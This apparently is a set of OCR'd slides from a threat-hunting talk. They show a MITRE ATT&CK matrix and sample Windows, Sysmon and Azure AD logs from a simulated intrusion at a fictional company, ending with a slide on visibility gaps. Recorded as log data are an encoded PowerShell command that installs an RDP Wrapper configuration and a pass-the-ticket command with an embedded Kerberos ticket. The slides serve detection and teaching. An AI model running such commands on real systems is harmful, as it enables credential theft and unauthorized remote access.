
@proxyblue

https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
5 items	11 items	14 items	6 items	21 items	5 items	11 items	9 items	10 items	11 items	3 items	1 items
Replication Through Removable Media	Command-Line Interface	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Access Token	Automated Collection	Commonly Used Port	Data Compressed	Service Stop
Spearphishing Attachment	Dynamic Data Exchange	Account Manipulation	Accessibility Features	Application Access Token	Credential Dumping	Cloud Service Dashboard	Exploitation of Remote Services	Data from Cloud Storage Object	Communication Through Removable Media	Exfiltration Over Alternative Protocol	
Spearphishing Link	Exploitation for Client Execution	Bootkit	Bypass User Account Control	Bypass User Account Control	Input Capture	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Connection Proxy	Transfer Data to Cloud Account	
Trusted Relationship	Graphical User Interface	Component Object Model Hijacking	Exploitation for Privilege Escalation	Component Object Model Hijacking	Network Sniffing	Network Service Scanning	Pass the Hash	Data from Local System	Custom Cryptographic Protocol		
Valid Accounts	PowerShell	Create Account	Scheduled Task	Connection Proxy	Steal Application Access Token	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Encoding		
	Rundll32	Hidden Files and Directories	Valid Accounts	Deobfuscate/Decode Files or Information		Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation		
	Scheduled Task	Logon Scripts		Disabling Security Tools		Peripheral Device Discovery	Remote File Copy	Data Staged	Domain Fronting		
	Scripting	Modify Existing Service		Exploitation for Defense Evasion		Process Discovery	Replication Through Removable Media	Email Collection	Multi-hop Proxy		
	Service Execution	Office Application Startup		File Deletion		System Information Discovery	Windows Admin Shares	Input Capture	Remote File Copy		
	User Execution	Registry Run Keys / Startup Folder		Hidden Files and Directories		System Network Connections Discovery		Screen Capture	Standard Application Layer Protocol		
	Windows Management Instrumentation	Scheduled Task		Hidden Window		System Owner/User Discovery			Standard Non-Application Layer Protocol		
		Shortcut Modification		Indicator Removal on Host							
		Valid Accounts		Modify Registry							
		Windows Management Instrumentation Event Subscription		Obfuscated Files or Information							
				Rootkit							
				Rundll32							
				Scripting							
				Software Packing							
				Template Injection							
				Timestomp							
				Valid Accounts							

MITRE ATT&CK® Navigator v2.3.2




```
LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4103
EventType=4
Type=Information
ComputerName=AGRADY-L.froth.ly
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=1041599
Keywords=None
Message=CommandInvocation(Copy-Item): "Copy-Item"
ParameterBinding(Copy-Item): name="Path"; value="rdpwrap.ini"
ParameterBinding(Copy-Item): name="Destination"; value="C:\Program Files\RDP Wrapper\"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.17134.858
        Host ID = e7001b98-d4ea-476e-bc60-00e4dce99f19
        Host Application = powershell -ec YwBvAHAAeQAgAHIAZABwAHcAcgBhAHAALgBpAG4AaQAgACcAQwA6AFwAUAByAG8AZwByAGEAbQAgAEYAaQBsA
GUAcwBcAFIARABQACAAVwByAGEAcABwAGUAcgBcACcA
        Engine Version = 5.1.17134.858
        Runspace ID = 29d66da1-0b70-47c4-8a6e-41bb1dc92982
```



Type	☑	Field	Value
Selected	☑	host ▾	AGRADY-L
	☑	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
	☑	sourcetype ▾	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
	☑	user ▾	NT AUTHORITY\SYSTEM
Event	□	CommandLine ▾	winlogon ptt /ticket:doIFoDCCBZygAwIBBaEDAgEWoolEnjCCBJphggSWMIIEkqADAgEFoRMbEVRISVJTVFlCRVJORVluQ09NoiYwJKADAgECoR0wGxsGa3JidGd0GxFUSElSU1RZQkVSTkVSLkNPTaOCBEwwggRloAMCARKhAwIBAqKCBDoEggQ2lSt1sKoL1kzYhEY0ee85vJRUOT3JPOFTpbO1io8LiFV2pvgV235e+YN7QLESTKwdRkmYm2EHVSajlc9Heeoec8mNic0TSo1BpzZpYGgT5iKVyUOlidzaijfrm4lf2c9W1adPFhbHw9W05DeQEaf1r8D/ucG8NdflEyLpZoGdTJdcJTMoFlB5gxUG6tEZjU1mrSaBqgtOHvU57MgG25G8JUXbF0RLC4KJUrtWY6OikM9PaTW21dsDJE9eciiDmtzENE8NynJx1jLsoXd/zjYbL1LRu99AgwhUU720A0MvhD2SG+DVeKpacN8hdco8i4XaM9qL0FIEXENy8FMm0WNsx4MTW5dveKpAvsouPVeAploJG7Irdf64kW8RBNFbzthH3x6HHI9QKfDXL/LjMUmNL7+769qipWqD3oqif9UzhTg2n0IVVKIOBF3ntrwzCGtollVq/Hay+eZ0XalRjHlqaQn3DgwiYExkXNPzlciVaaHMiEQYJjONVz5GaRLLzmA7aFilsf1WKmwyFXMT+lMmwbn9KcxzFS+JQ3aQkFpxPysYJeqNTorq57ant8yYvZRWY8vHTGmlO44oULVujWIK7j9SZ7XP2WHDjMYVB9uf4XpSqlZNYuZnA3hs/Hudva0MqoJ1c4yalNYc3lacq02XmJjeRv/7ITADLubaVUT2h5VqT7fCg5OpzTUP3CJcsflJ5LlpPhkEKh5gzUrjgV5LkAwslXDFt9x1pe+UKy8XugFDMDRngDtCEB8t8llmG1iV2EM87UFdtNaPydUdMVmhuih7ERd70k1c7pkXwhuhueSGuVMCDIJgdvJsrbzqV0MxRv5R80kKeGw/aaDy2L4zA6tR2RzQdNzqZmVJq4yCr7mQeffvXmqSE3VsYkrHkkPf9j/NBKlveqk/D0WuwuaNgi8U8X+xSD7omK4axj0Vq07yy0mKdqVEDcVy/x0d/aDYBJFEkziTPAoNncJr9ACJzoj3gJ8o2MgFc3QwUMcAJ2d4beTCBgfyYyfNs3VE0J2Rl1kYlpMD3NuRv6bfdxra+ke/krGRtkLP8ucStfvvTSsflj9VR/euWV8K0RRcNFu6ij5onHD9XjYaKozTGh5LjPQQ1XTGkjx4Eixqmm4YTtlsyRV0ZkpUgA+T/9fDwWH7lHq3sKBZMPAqF6WiYbpdlFNcQLazOwBRpGh7MUg7zbVDBdWQwV3/hpsmvtzCg24aazheuRgxRb5q119umrgRPZuG8laDjS0FZvzzUN1QxMk3AkAM0SYmH0VDewE8dPRnvEN3YOj08aHzljsm62f5yqBpKb9llhvf787iEf2WGLB6kElxSbNjlESvzTql6q5g/Ssw9WXVMQcwzFoLjQTVSt0d2H8kyjN+nbnyxkMMGOEJCl9lVcj+yHGJukT7bCC27JZdRxC70oyfSMgkW4VCDVKYjBfeaOB7TCB6qADAgEAooHiBIHffYHcMIHZoIHWMIHTMIHQoBswGaADAgEXoRIEEB+/DGQspHqhjE27/cni8vShExsRVEhJUlNUWUJFUk5FUi5DT02iHTAboAMCAQGhFDASGxBmcm90aGx5X2hlbHBkZXNrowcDBQBgoQAApREYDzIwMTkwODAxMDA0NjU5WqYRGA8yMDE5MDgwMTEwMDQxMlqnERgPMjAxOTA4MDgwMDA0MTJaqBMbEVRISVJTVFlCRVJORVluQ09NqSYwJKADAgECoR0wGxsGa3JidGd0GxFUSElSU1RZQkVSTkVSLkNPTQ==
	□	Computer ▾	AGRADY-L.froth.ly
	□	CurrentDirectory ▾	C:\Windows\System32\printdrv\



```
    tokenIssuerType: AzureAD
    userDisplayName: Bud Stoll
    userId: 666203b4-6b29-47c7-94c5-9b7176e09cc6
    userPrincipalName: bstoll@froth.ly
}
```

Show as raw text


Type	☑	Field	Value
Selected	☑	appDisplayName ▾	Azure Portal
	☑	clientAppUsed ▾	Browser
	☑	createdDateTime ▾	2019-08-03T06:41:54.4319506Z
	☑	deviceDetail.browser ▾	Yandex Browser 16.10.1
	☑	deviceDetail.operatingSystem ▾	Windows 7
	☑	eventtype ▾	ms_aad_signin (authentication)
	☑	location.city ▾	Frankfurt Am Main
	☑	location.countryOrRegion ▾	DE
	☑	location.geoCoordinates.latitude ▾	50.11090087890625
	☑	location.geoCoordinates.longitude ▾	8.682100296020508
	☑	location.state ▾	Hessen
	☑	resourceDisplayName ▾	Windows Azure Service Management API
	☑	source ▾	tenant_id:225e05a1-5914-4688-a404-7030e60f3143
	☑	sourcetype ▾	ms:aad:signin
	☑	src ▾	46.165.246.176

Bridging the Data Gap

- What can’t we see
- If we can’t see it, we can’t hunt it
- If we can’t hunt it, we can’t detect it

